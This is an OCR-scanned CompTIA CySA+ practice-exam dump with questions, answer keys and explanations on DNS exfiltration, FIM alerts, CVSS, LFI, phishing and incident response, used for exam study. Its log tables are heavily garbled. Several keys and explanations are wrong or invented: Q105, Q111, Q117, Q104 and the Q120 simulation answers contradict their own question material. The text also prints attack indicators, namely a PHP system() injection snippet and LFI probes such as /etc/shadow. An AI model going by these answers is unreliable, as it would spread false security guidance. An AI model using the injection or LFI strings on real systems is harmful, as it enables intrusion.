EDR stands for Endpoint Detection and Response, which is a layer of defense that monitors endpoints for malicious activity and provides automated or manual response capabilities. EDR can protect against external threats regardless of the device's operating system, as it can detect and respond to attacks based on behavioral analysis and threat intelligence. EDR is also one of the tools that CompTIA CySA+ covers in its exam objectives. Official Reference: https://www.comptia.org/certifications/cybersecurity-analyst https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered https://resources.infosecinstitute.com/certification/cysa-plus-ia-levels/

Question: 99

A security analyst has found the following suspicious DNS traffic while analyzing a packet capture:

- DNS traffic while a tunneling session is active.
- The mean time between queries is less than one second.
- The average query length exceeds 100 characters.

Which of the following attacks most likely occurred?

A. DNS exfiltration
B. DNS spoofing
C. DNS zone transfer
D. DNS poisoning

Answer: A

Explanation:

DNS exfiltration is a technique that uses the DNS protocol to transfer data from a compromised network or device to an attacker-controlled server. DNS exfiltration can bypass firewall rules and security products that do not inspect DNS traffic. The characteristics of the suspicious DNS traffic in the question match the indicators of DNS exfiltration, such as:

DNS traffic while a tunneling session is active: This implies that the DNS protocol is being used to create a covert channel for data transfer.

The mean time between queries is less than one second: This implies that the DNS queries are being sent at a high frequency to maximize the amount of data transferred.

The average query length exceeds 100 characters: This implies that the DNS queries are encoding large amounts of data in the subdomains or other fields of the DNS packets.

Official Reference:

https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives
https://resources.infosecinstitute.com/topic/bypassing-security-products-via-dns-data-exfiltration/
https://www.reddit.com/r/CompTIA/comments/nvjuzt/dns_exfiltration_explanation/

Question: 100

A managed security service provider is having difficulty retaining talent due to an increasing workload caused by a client doubling the number of devices connected to the network. Which of the following would best aid in decreasing the workload without increasing staff?

A. SIEM
B. XDR
C. SOAR
D. EDR

Answer: C

Explanation:

SOAR stands for Security Orchestration, Automation and Response, which is a set of features that can help security teams manage, prioritize and respond to security incidents more efficiently and effectively. SOAR can help decrease the workload without increasing staff by automating repetitive tasks, streamlining workflows, integrating different tools and platforms, and providing actionable insights and recommendations. SOAR is also one of the current trends that CompTIA CySA+ covers in its exam objectives. Official Reference:
https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered
https://www.comptia.org/certifications/cybersecurity-analyst https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives

Question: 101

A company is in the process of implementing a vulnerability management program. no-lich of the following scanning methods should be implemented to minimize the risk of OT/ICS devices malfunctioning due to

the vulnerability identification process?

A. Non-credentialed scanning
B. Passive scanning
C. Agent-based scanning
D. Credentialed scanning

Answer: B

Explanation:

Passive scanning is a method of vulnerability identification that does not send any packets or probes to the target devices, but rather observes and analyzes the network traffic passively. Passive scanning can minimize the risk of OT/ICS devices malfunctioning due to the vulnerability identification process, as it does not interfere with the normal operation of the devices or cause any network disruption. Passive scanning can also detect vulnerabilities that active scanning may miss, such as misconfigured devices, rogue devices or unauthorized traffic. Official Reference: https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered https://www.comptia.org/certifications/cybersecurity-analyst

Question: 102

A security analyst must preserve a system hard drive that was involved in a litigation request Which of the following is the best method to ensure the data on the device is not modified?

A. Generate a hash value and make a backup image.
B. Encrypt the device to ensure confidentiality of the data.
C. Protect the device with a complex password.
D. Perform a memory scan dump to collect residual data.

Answer: A

Explanation:

Generating a hash value and making a backup image is the best method to ensure the data on the device is not modified, as it creates a verifiable copy of the original data that can be used for forensic analysis. Encrypting the device, protecting it with a password, or performing a memory scan dump do not prevent the data from being altered or deleted. Verified Reference: CompTIA CySA+ CS0-002 Certification Study Guide, page 3291

Question: 103

A virtual web server in a server pool was infected with malware after an analyst used the internet to research a system issue. After the server was rebuilt and added back into the server pool, users reported issues with the website, indicating the site could not be trusted. Which of the following is the most likely cause of the

server issue?

A. The server was configured to use SSI- to securely transmit data

B. The server was supporting weak TLS protocols for client connections.

C. The malware infected all the web servers in the pool.

D. The digital certificate on the web server was self-signed

Answer: D

Explanation:

A digital certificate is a document that contains the public key and identity information of a web server, and is signed by a trusted third-party authority called a certificate authority (CA). A digital certificate allows the web server to establish a secure connection with the clients using the HTTPS protocol, and also verifies the authenticity of the web server. A self-signed certificate is a digital certificate that is not signed by a CA, but by the web server itself. A self-signed certificate can cause issues with the website, as it may not be trusted by the clients or their browsers. Clients may receive warnings or errors when trying to access the website, indicating that the site could not be trusted or that the connection is not secure. Official Reference:
https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered
https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives
https://www.techtarget.com/searchsecurity/quiz/Sample-CompTIA-CySA-test-questions-with- answers

Question: 104

A security analyst is reviewing the following alert that was triggered by FIM on a critical system:

Host	Path	Key added
WEBSERVER01	HKLMSoftwareMicrosoft'.Windows CurrentVersion'Personahzation	Allow (1)
WEBSERVER01	HKLM\Software\Microsoft\Windows\CurrentVersion\Run	RunMe (%appdata%abc exe)
WEBSERVER01	HKCU PnntersiConverlUserDevModesCount	Microsoft XPS Writer (2)
WEBSERVER01	HKCUNetwork\Z	Remote Path (1921681 10 CorpZ_Dnve)
WEBSERVER01	HKLMSoftwareMicrosoftPCHealthCheck	Installed (1)

Which of the following best describes the suspicious activity that is occurring?

A. A fake antivirus program was installed by the user.

B. A network drive was added to allow exfiltration of data C. A new program has been set to execute on system start D. The host firewall on 192.168.1.10 was disabled.

Answer: C

Explanation:

A new program has been set to execute on system start is the most likely cause of the suspicious activity that is occurring, as it indicates that the malware has modified the registry keys of the system to ensure its persistence. File Integrity Monitoring (FIM) is a tool that monitors changes to files and registry keys on a system and alerts the security analyst of any unauthorized or malicious modifications. The alert triggered by FIM shows that the malware has created a new registry key under the Run subkey, which is used to launch programs automatically when the system starts. The new registry key points to a file named “update.exe” in the Temp folder, which is likely a malicious executable disguised as a legitimate update file. Official Reference: https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives https://www.comptia.org/training/books/cysa-cs0-002-study-guide

Question: 105

A security analyst is trying to detect connections to a suspicious IP address by collecting the packet captures from the gateway. Which of the following commands should the security analyst consider running?

A. grep [IP address] packets.pcapB cat packets.pcap | grep [IP Address]
B. tcpdump -n -r packets.pcap host [IP address]
C. strings packets.pcap | grep [IP Address]

Answer: C

Explanation:

tcpdump is a command-line tool that can capture and analyze network packets from a given interface or file. The -n option prevents tcpdump from resolving hostnames, which can speed up the analysis. The -r option reads packets from a file, in this case packets.pcap. The host [IP address] filter specifies that tcpdump should only display packets that have the given IP address as either the source or the destination. This command can help the security analyst detect connections to a suspicious IP address by collecting the packet captures from the gateway. Official Reference: https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives https://www.techtarget.com/searchsecurity/quiz/Sample-CompTIA-CySA-test-questions-with- answers https://www.reddit.com/r/CompTIA/comments/tmxx84/passed_cysa_heres_my_experience_and_how_i_studied/

Question: 106

Given the following CVSS string-

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/3:U/C:K/I:K/A:H

Which of the following attributes correctly describes this vulnerability?

A. A user is required to exploit this vulnerability.
B. The vulnerability is network based.
C. The vulnerability does not affect confidentiality.
D. The complexity to exploit the vulnerability is high.

Answer: B

Explanation:

The vulnerability is network based is the correct attribute that describes this vulnerability, as it can be inferred from the CVSS string. CVSS stands for Common Vulnerability Scoring System, which is a framework that assigns numerical scores and ratings to vulnerabilities based on their characteristics and severity. The CVSS string consists of several metrics that define different aspects of the vulnerability, such as the attack vector, the attack complexity, the privileges required, the user interaction, the scope, and the impact on confidentiality, integrity and availability. The first metric in the CVSS string is the attack vector (AV), which indicates how the vulnerability can be exploited. The value of AV in this case is N, which stands for network. This means that the vulnerability can be exploited remotely over a network connection, without physical or logical access to the target system. Therefore, the vulnerability is network based. Official Reference: https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives https://www.comptia.org/certifications/cybersecurity-analyst https://packitforwarding.com/index.php/2019/01/10/comptia-cysa-common-vulnerability-scoring- system-cvss/

Question: 107

An incident response team is working with law enforcement to investigate an active web server compromise. The decision has been made to keep the server running and to implement compensating controls for a period of time. The web service must be accessible from the internet via the reverse proxy and must connect to a database server. Which of the following compensating controls will help contain the adversary while meeting the other requirements? (Select two).

A. Drop the tables on the database server to prevent data exfiltration.
B. Deploy EDR on the web server and the database server to reduce the adversaries capabilities.
C. Stop the httpd service on the web server so that the adversary can not use web exploits
D. use micro segmentation to restrict connectivity to/from the web and database servers.
E. Comment out the HTTP account in the / etc/passwd file of the web server
F. Move the database from the database server to the web server.

Answer: B,D

Explanation:

Deploying EDR on the web server and the database server to reduce the adversaries capabilities and using micro segmentation to restrict connectivity to/from the web and database servers are two compensating controls that will help contain the adversary while meeting the other requirements. A compensating control is a security measure that is implemented to mitigate the risk of a vulnerability or an attack when the primary control is not feasible or effective. EDR stands for Endpoint Detection and Response, which is a tool that monitors endpoints for malicious activity and provides automated or manual response capabilities. EDR can help contain the adversary by detecting and blocking their actions, such as data exfiltration, lateral movement, privilege escalation, or command execution. Micro segmentation is a technique that divides a network into smaller segments based on policies and rules, and applies granular access controls to each segment. Micro segmentation can help contain the adversary by isolating the web and database servers from other parts of the network, and limiting the traffic that can flow between them. Official Reference: https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives https://www.comptia.org/certifications/cybersecurity-analyst https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered

Question: 108

A recent penetration test discovered that several employees were enticed to assist attackers by visiting specific websites and running downloaded files when prompted by phone calls. Which of the following would best address this issue?

A. Increasing training and awareness for all staff
B. Ensuring that malicious websites cannot be visited
C. Blocking all scripts downloaded from the internet
D. Disabling all staff members' ability to run downloaded applications

Answer: A

Explanation:

Increasing training and awareness for all staff is the best way to address the issue of employees being enticed to assist attackers by visiting specific websites and running downloaded files when prompted by phone calls. This issue is an example of social engineering, which is a technique that exploits human psychology and behavior to manipulate people into performing actions or divulging information that benefit the attackers. Social engineering can take many forms, such as phishing, vishing, baiting, quid pro quo, or impersonation. The best defense against social engineering is to educate and train the staff on how to recognize and avoid common social engineering tactics, such as:

Verifying the identity and legitimacy of the caller or sender before following their instructions or clicking on any links or attachments

Being wary of unsolicited or unexpected requests for information or action, especially if they involve urgency, pressure, or threats

Reporting any suspicious or anomalous activity to the security team or the appropriate authority Following the organization’s policies and procedures on security awareness and best practices Official Reference: https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives

https://www.comptia.org/certifications/cybersecurity-analyst
https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered

Question: 109

Which of the following describes a contract that is used to define the various levels of maintenance to be provided by an external business vendor in a secure environment?

A. MOU
B. NDA
C. BIA
D. SLA

Answer: D

Explanation:

SLA stands for Service Level Agreement, which is a contract that defines the various levels of maintenance to be provided by an external business vendor in a secure environment. An SLA specifies the expectations, responsibilities, and obligations of both parties, such as the scope, quality, availability, and performance of the service, as well as the metrics and methods for measuring and reporting the service level. An SLA also outlines the penalties or remedies for any breach or failure of the service level. An SLA can help ensure that the external business vendor delivers the service in a timely, consistent, and secure manner, and that the customer receives the service that meets their needs and requirements. Official Reference:
https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives
https://www.comptia.org/certifications/cybersecurity-analyst
https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered

Question: 110

Which of the following risk management principles is accomplished by purchasing cyber insurance?

A. Accept
B. Avoid
C. Mitigate
D. Transfer

Answer: D

Explanation:

Transfer is the risk management principle that is accomplished by purchasing cyber insurance. Transfer is a strategy that involves shifting the risk or its consequences to another party, such as an insurance company, a vendor, or a partner. Transfer does not eliminate the risk, but it reduces the potential impact or liability of the

risk for the original party. Cyber insurance is a type of insurance that covers the losses and damages resulting from cyberattacks, such as data breaches, ransomware, denial-of-service attacks, or network disruptions. Cyber insurance can help transfer the risk of cyber incidents by providing financial compensation, legal assistance, or recovery services to the insured party. Official Reference: https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives
https://www.comptia.org/certifications/cybersecurity-analyst https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered

Question: 111

The vulnerability analyst reviews threat intelligence regarding emerging vulnerabilities affecting workstations that are used within the company:

Vulnerability title	Attack vector	Attack complexity	Authentication required	User interaction required
Vulnerability A	Network	Low	No	Yes
Vulnerability B	Local	Low	Yes	Yes
Vulnerability C	Network	High	Yes	Yes
Vulnerability D	Local	Low	No	No

Which of the following vulnerabilities should the analyst be most concerned about, knowing that end users frequently click on malicious links sent via email?

A. Vulnerability A B. Vulnerability B C. Vulnerability C D. Vulnerability D

Answer: B

Explanation:

Vulnerability B is the vulnerability that the analyst should be most concerned about, knowing that

end users frequently click on malicious links sent via email. Vulnerability B is a remote code execution vulnerability in Microsoft Outlook that allows an attacker to run arbitrary code on the target system by sending a specially crafted email message. This vulnerability is very dangerous, as it does not require any user interaction or attachment opening to trigger the exploit. The attacker only needs to send an email to the victim's Outlook account, and the code will execute automatically when Outlook connects to the Exchange server. This vulnerability has a high severity rating of 9.8 out of 10, and it affects all supported versions of Outlook. Therefore, the analyst should prioritize patching this vulnerability as soon as possible to prevent

potential compromise of the workstations.

Question: 112

While reviewing web server logs, an analyst notices several entries with the same time stamps, but all contain odd characters in the request line. Which of the following steps should be taken next?

A. Shut the network down immediately and call the next person in the chain of command.
B. Determine what attack the odd characters are indicative of
C. Utilize the correct attack framework and determine what the incident response will consist of.
D. Notify the local law enforcement for incident response

Answer: B

Explanation:

Determining what attack the odd characters are indicative of is the next step that should be taken after reviewing web server logs and noticing several entries with the same time stamps, but all contain odd characters in the request line. This step can help the analyst identify the type and severity of the attack, as well as the possible source and motive of the attacker. The odd characters in the request line may indicate that the attacker is trying to exploit a vulnerability or inject malicious code into the web server or application, such as SQL injection, cross-site scripting, buffer overflow, or command injection. The analyst can use tools and techniques such as log analysis, pattern matching, signature detection, or threat intelligence to determine what attack the odd characters are indicative of, and then proceed to the next steps of incident response, such as containment, eradication, recovery, and lessons learned. Official Reference: https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives https://www.comptia.org/certifications/cybersecurity-analyst https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered

Question: 113

A security analyst discovers an LFI vulnerability that can be exploited to extract credentials from the underlying host. Which of the following patterns can the security analyst use to search the web server logs for evidence of exploitation of that particular vulnerability?

A. /etc/ shadow
B. curl localhost
C. ; printenv
D. cat /proc/self/

Answer: A

Explanation:

/etc/shadow is the pattern that the security analyst can use to search the web server logs for evidence of exploitation of the LFI vulnerability that can be exploited to extract credentials from the underlying host. LFI stands for Local File Inclusion, which is a vulnerability that allows an attacker to include local files on the web server into the output of a web application. LFI can be exploited to extract sensitive information from the web server, such as configuration files, passwords, or source code. The /etc/shadow file is a file that stores the encrypted passwords of all users on a Linux system. If an attacker can exploit the LFI vulnerability to include this file into the web application output, they can obtain the credentials of the users on the web server. Therefore, the security analyst can look for /etc/shadow in the request line of the web server logs to see if any attacker has attempted or succeeded in exploiting the LFI vulnerability. Official Reference: https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives https://www.comptia.org/certifications/cybersecurity-analyst https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered

Question: 114

A security analyst at a company called ACME Commercial notices there is outbound traffic to a host IP that resolves to https://offce365password.acme.co. The site's standard VPN logon page is www.acme.com/logon. Which of the following is most likely true?

A. This is a normal password change URL.
B. The security operations center is performing a routine password audit.
C. A new VPN gateway has been deployed
D. A social engineering attack is underway

Answer: D

Explanation:

A social engineering attack is underway is the most likely explanation for the outbound traffic to a host IP that resolves to https://offce365password.acme.co, while the site's standard VPN logon page is www.acme.com/logon. A social engineering attack is a technique that exploits human psychology and behavior to manipulate people into performing actions or divulging information that benefit the attackers. A common type of social engineering attack is phishing, which involves sending fraudulent

emails or other messages that appear to come from a legitimate source, such as a company or a colleague, and lure the recipients into clicking on malicious links or attachments, or entering their credentials or other sensitive information on fake websites. In this case, the attackers may have registered a domain name that looks similar to the company's domain name, but with a typo (offce365 instead of office365), and set up a fake website that mimics the company's VPN logon page. The attackers may have also sent phishing emails to the company's employees, asking them to reset their passwords or log in to their VPN accounts using the malicious link. The security analyst should investigate the source and content of the phishing emails, and alert the employees not to click on any suspicious links or enter their credentials on any untrusted websites. Official Reference: https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives https://www.comptia.org/certifications/cybersecurity-analyst https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered

Question: 115

The security analyst received the monthly vulnerability report. The following findings were included in the report

- Five of the systems only required a reboot to finalize the patch application.
- Two of the servers are running outdated operating systems and cannot be patched

The analyst determines that the only way to ensure these servers cannot be compromised is to isolate them. Which of the following approaches will best minimize the risk of the outdated servers being compromised?

A. Compensating controls
B. Due diligence
C. Maintenance windows
D. Passive discovery

Answer: A

Explanation:

Compensating controls are the best approach to minimize the risk of the outdated servers being compromised, as they can provide an alternative or additional layer of security when the primary control is not feasible or effective. Compensating controls are security measures that are implemented to mitigate the risk of a vulnerability or an attack when the primary control is not feasible or effective. For example, if the servers are running outdated operating systems and cannot be patched, a compensating control could be to isolate them from the rest of the network, or to implement a firewall or an intrusion prevention system to monitor and block any malicious traffic to or from the servers. Compensating controls can help reduce the likelihood or impact of an exploit, but they do not eliminate the risk completely. Therefore, the security analyst should also consider upgrading or replacing the outdated servers as soon as possible.

Question: 116

Which of the following best describes the goal of a tabletop exercise?

A. To test possible incident scenarios and how to react properly
B. To perform attack exercises to check response effectiveness
C. To understand existing threat actors and how to replicate their techniques
D. To check the effectiveness of the business continuity plan

Answer: A

Explanation:

A tabletop exercise is a type of simulation exercise that involves testing possible incident scenarios and how to react properly, without actually performing any actions or using any resources. A tabletop exercise is usually conducted by a facilitator who presents a realistic scenario to a group of participants, such as a cyberattack, a natural disaster, or a data breach. The participants then discuss and evaluate their roles, responsibilities, plans, procedures, and policies for responding to the incident, as well as the potential impacts and outcomes. A tabletop exercise can help identify strengths and weaknesses in the incident response plan, improve communication and coordination among the stakeholders, raise awareness and preparedness for potential incidents, and provide feedback and recommendations for improvement.

Question: 117

During the log analysis phase, the following suspicious command is detected-

```
<?php preg_replsce(*/.*/e', * system("ping -c 4 10.0.0.1");', '');
?>
```

Which of the following is being attempted?

A. Buffer overflow
B. RCE
C. ICMP tunneling
D. Smurf attack

Answer: B

Explanation:

RCE stands for remote code execution, which is a type of attack that allows an attacker to execute arbitrary commands on a target system. The suspicious command in the question is an example of RCE, as it tries to download and execute a malicious file from a remote server using the wget and chmod commands. A buffer overflow is a type of vulnerability that occurs when a program writes more data to a memory buffer than it can hold, potentially overwriting other memory locations and corrupting the program's execution. ICMP tunneling is a technique that uses ICMP packets to encapsulate and transmit data that would normally be blocked by firewalls or filters. A smurf attack is a type of DDoS attack that floods a network with ICMP echo requests, causing all devices on the network to reply and generate a large amount of traffic. Verified Reference: What Is Buffer Overflow? Attacks, Types & Vulnerabilities - Fortinet1, What Is a Smurf Attack? Smurf DDoS Attack | Fortinet2, exploit - Interpreting CVE ratings: Buffer Overflow vs. Denial of …3

Question: 118

A cybersecurity team lead is developing metrics to present in the weekly executive briefs. Executives are interested in knowing how long it takes to stop the spread of malware that enters the network. Which of the following metrics should the team lead include in the briefs?

A. Mean time between failures
B. Mean time to detect
C. Mean time to remediate
D. Mean time to contain

Answer: D

Explanation:

Mean time to contain is the metric that the cybersecurity team lead should include in the weekly executive briefs, as it measures how long it takes to stop the spread of malware that enters the network. Mean time to contain is the average time it takes to isolate and neutralize an incident or a threat, such as malware, from the time it is detected. Mean time to contain is an important metric for evaluating the effectiveness and efficiency of the incident response process, as well as the potential impact and damage of the incident or threat. A lower mean time to contain indicates a faster and more successful response, which can reduce the risk and cost of the incident or threat. Mean time to contain can also be compared with other metrics, such as mean time to detect or mean time to remediate, to identify gaps or areas for improvement in the incident response process.

Question: 119

An analyst is examining events in multiple systems but is having difficulty correlating data points. Which of the following is most likely the issue with the system?

A. Access rights
B. Network segmentation
C. Time synchronization
D. Invalid playbook

Answer: C

Explanation:

Time synchronization is the process of ensuring that all systems in a network have the same accurate time, which is essential for correlating data points from different sources. If the system has an issue with time synchronization, the analyst may have difficulty matching events that occurred at the same time or in a specific order. Access rights, network segmentation, and invalid playbook are not directly related to the issue of

correlating data points. Verified Reference: [CompTIA CySA+ CS0-002 Certification Study Guide], page 23

Question: 120

SIMULATION

Approximately 100 employees at your company have received a Phishing email. AS a security analyst. you have been tasked with handling this Situation.

Email Server Logs / X

Da tefTi me	£ Protocol	$ SIP	* Source port	* From	▼ To
3/7/2016 4.17:08 PM	TCP	192 1680.110	37196	kma«hews@anycorp com	dfritz@anycorp com
3/7/2016 4 16 19 PM	TCP	192 168 0117	57888	stanimoto@anycorp com	adifabio@anycorp com
3/7/2016 4 15 13 PM	TCP	192 1680139	46550	hparikh@anycorp com	adifabio@anycorp com
3/7/2016 4 14.25 PM	TCP	192.168 0.185	63616	jlee@anycorp.com	jlee@anycorp com adifabio@anycorp com
3/7/2016 4:13:02 PM	TCP	192168 0 47	60919	adifabio@anycorp.com	cpuziss@anycorp com
3/7/2016 4 12:50 PM	TCP	192168.0155	32891	kwilliams@any co rp com	hparikh@anycorp com
3/7/2016 4 11 09 PM	TCP	192 168 0 34	46187	lbalk@anycorp com	jlee@anycorp com
3/7/2016 4 10 54 PM	TCP	192.168.0181	34556	dfritz@anycorp.com	kmatihews@anycorp.com
3/7/2016 4 10:38 PM	TCP	192168.0155	32891	kwilliams@anycorp.com	hparikh@anycorp com
3/7/2016 4 10 23 PM	TCP	192168 0185	63616	jlee@anycorp.com	asmith@anyccrp com
3/7/2016 4.09 34 PM	TCP	192.168 0 34	30364	asmith@anycorp.com	hparikh@any corp com
3/7/2016 4 08'49 PM	TCP	1921680,61	48734	cpuziss@anycorp com	kmatthews@anycorp com
3/7/2016 4:07:33 PM	TCP	1921680197	33585	gromney@anycorp.com	balk@anycorp.com
3/7/2016 4 0 7 32 PM	TCP	192168 0 47	60919	adifabio@anycorp.com	adifabio@anycorp com jlee@anycorp com
3/7/2016 4 05 47 PM	TCP	192.168.0 34	30364	asmith@anycorp com	jlee@anycorp com
3/7/2016 4 04 24 PM	TCP	192 168 0 139	46550	hparikh@anycotp.com	a$mith@any corp com
3/7/2016 4 0 3 50 PM	TCP	192 1680181	34556	dfritz@anycorp com	cpuziss@anycofp com
3/7/2016 4:03:25 PM	TCP	192168 0.61	48734	cpuziss@anycorp com	kmatthews@anycorp com
3/7/7016 4 01 37 PM	TCP	58 175 17 196	54566	il*hfilndesk(@snhArarill mm	shna7@arwcnm com

File Server Logs

/ I x

Date/Time	▼ Source IP	£ Source port	* Desi IP	* Desi Port	* URL	$ Request
3/7/2016 4 27 03 PM	192 168 0 1 53	50467	11 102109 179	80	best purchase com	POST
3/7/2016 4 26 51 PM	192 168 0 245	60021	72 104 64 1 86	80	visitor center com	GET
3/7/2016425 36 PM	192168 0 97	46354	96 191 222 144	80 H	bestpur chase com	GET
3/7/2016 4 25 10 PM	192168.0,116	43389	35 132.243140	80	goodguys se	POST
3/7/2016 4 25 06 PM	192168 07	45463	124140 208 241	80	stopthebotnet com	GET
3/7/20164:23:39 PM	192168.0.150	54460	74 182 188 144	80	funweb.cn	GET
3/7/2016 4:21:39 PM	192 168 0 211	54172	165.11 14828	80	chatforfree ru	POST
3/7/2016 4:20:10 PM	192.168.0.30	55666	214214.167 94	80	anti-malware com	GET
3/7/2016 4:19:48 PM	192.168.0 44	45240	21824.114208	80	anti-malware.com	GET
3/7/20164:17 52 PM	192168 0.19	31101	10 3 40 104 1 65	80	th elastwebpage com	GET
3/7/2016 4:17:06 PM	192.168.0.11	52465	190.41.46.190	80	thebestwebsite.com	GET
3/7/2016 4:15 39 PM	192168 0 94	63814	102 172 101 36	80	freefood com	GET
3/7/2016 4 15 35 PM	192168.047	48110	151 94.198 15	443	searchfocus.de	GET
3/7/2016 4 14 08 PM	192168 0 86	34075	101 237.85107	80	securethenet com	GET
3/7/2016 4:14:04 PM	192 168.0 1 88	51745	33 225.130 104	80	chzweb tilapia com	GET
3/7/2016 4:12 22 PM	192168 0 95	42733	103 136 14 126	80	goodguys se	POST
3/7/2016 4:11 53 PM	192168 0 215	62813	181 139 24 22	80	pastebucket cn	POST
3/7/2016 4 11 34 PM	192 168 0 70	40821	33225.130 104	80	chzweb tilapia com	GET
3/70016 410 36 PM	197168 0 718	54606	174 169173 716	80	funweh m	POST

SIEM Logs

/ X

Keywords	* Date and Time	* Event ID	* Task Category	* Log Message	v IP Address	£ Account Name	£ Process ID	* Process Name
Audit Success	3/7/2016 4 23 29 PM	4689	Process Termination	A process has exiled	192 1680 141	dfritz	505	excel exe
Audit Success	3/7/2016 4 21 44 PM	4688	Process Creation	A new process has been created	192 168.0 104	kwiliiams	522	winword exe
Audit Success	3/7/2016 4 20 23 PM	4689	Process Termination	A process has exited	192 168.0 24	flee	435	cmd exe
Audit Success	3/7/2016 4 20 22 PM	4689	Process Termination	A process has exited	192 1680 134	asmith	558	winlogon exe
Audit Success	3/7/2016420 11 PM	4688	Process Creation	A new process has been created	192 168 0 43	SYSTEM	1900	svchost exe
Audit Success	3/7/2016 4 18 53 PM	4688	Process Creation	A new process has been created	192 168 0 82	gromney	1067	notepad exe
Audit Success	3/7/2016 4 18 34 PM	4689	Process Termination	A process has exited	192 168.0 43	SYSTEM	1709	svchost exe
Audit Success	3/7/20164:17:53 PM	4634	Logoff	An account was logged off	192 1680 134	asmith	469	lsass exe
Audit Success	3/7/2016 4:16:33 PM	4624	Logon	An account was successfully logged on	192 168 0 70	CpuziSS	507	lsass exe
Audit Success	3/7/20164:14:34 PM	4688	Process Creation	A new process has been created	192.168.0 1 88	kmatthews	1234	mailclient.exe
Audit Success	3/7/2016 4 12 13 PM	4688	Process Creation	A new process has been created	192 168.0 132	jshmo	1517	outlook exe
Audit Success	3/7/2016 4 13 50 PM	4689	Process Termination	A process has exited	192 168 0 104	kwiliiams	1144	outlook exe
Audit Success	3/7/20164 1307 PM	4634	Logoff	An account was logged off	192 168.024	jlee	533	lsass exe
Audit Success	3/7/2016 4 12 46 PM	4624	Logon	An account was successfully logged on	192 1680 141	dfritz	979	lsass exe
Audit Success	3/7/2016 4 12 32 PM	4634	Logoff	An account was logged off	192 168 0 104	kwiliiams	1889	lsass exe
Audit Success	3/7/2016 4 12 00 PM	4624	Logon	An account was successfully logged on	192 168 0 24	jlee	151	lsass exe
Audit Success	3/7/20164 11 56 PM	4624	Logon	An account was successfully logged on	192 1680 134	asmith	1583	lsass exe
Audit Success	3/7/2016 4 11 40 PM	4624	Logon	An account was successfully logged on.	192 1 68.0 70	CpuziSS	638	lsass exe
Audit SiinnAAA	.¥70016 4 11-39 PM	4634	I nnnff	An acmint was loaned off	197168 0 87	nrmmnav	68?	IsARR AYR


Review the information provided and determine the following:

1. HOW many employees Clicked on the link in the Phishing email?
2. on how many workstations was the malware installed?
3. what is the executable file name of the malware?

B View Phishing Email

Select the malware executable name

- chrome exe
- excel exe
- svchost.exe
- mailclienl exe
- iexplore.exe
- putty exe
- winword exe
- cmd.exe
- winlogon exe
- outlock.exe time
- exe I sass exe
- explorer exe
- notepad exe
- firefox.exe



How many workstations were infected?

How many users clicked the link in the fishing e-mail?

Answer: see the answer in explanation for this

Explanation:

1. How many employees clicked on the link in the phishing email?

According to the email server logs, 25 employees clicked on the link in the phishing email.

2. On how many workstations was the malware installed?

According to the file server logs, the malware was installed on 15 workstations.

3. What is the executable file name of the malware?

The executable file name of the malware is svchost.EXE.

Answers

1. 25
2. 15
3. svchost.EXE

Question: 122

HOTSPOT

A security analyst performs various types of vulnerability scans. Review the vulnerability scan results to determine the type of scan that was executed and if a false positive occurred for each device.

Instructions:

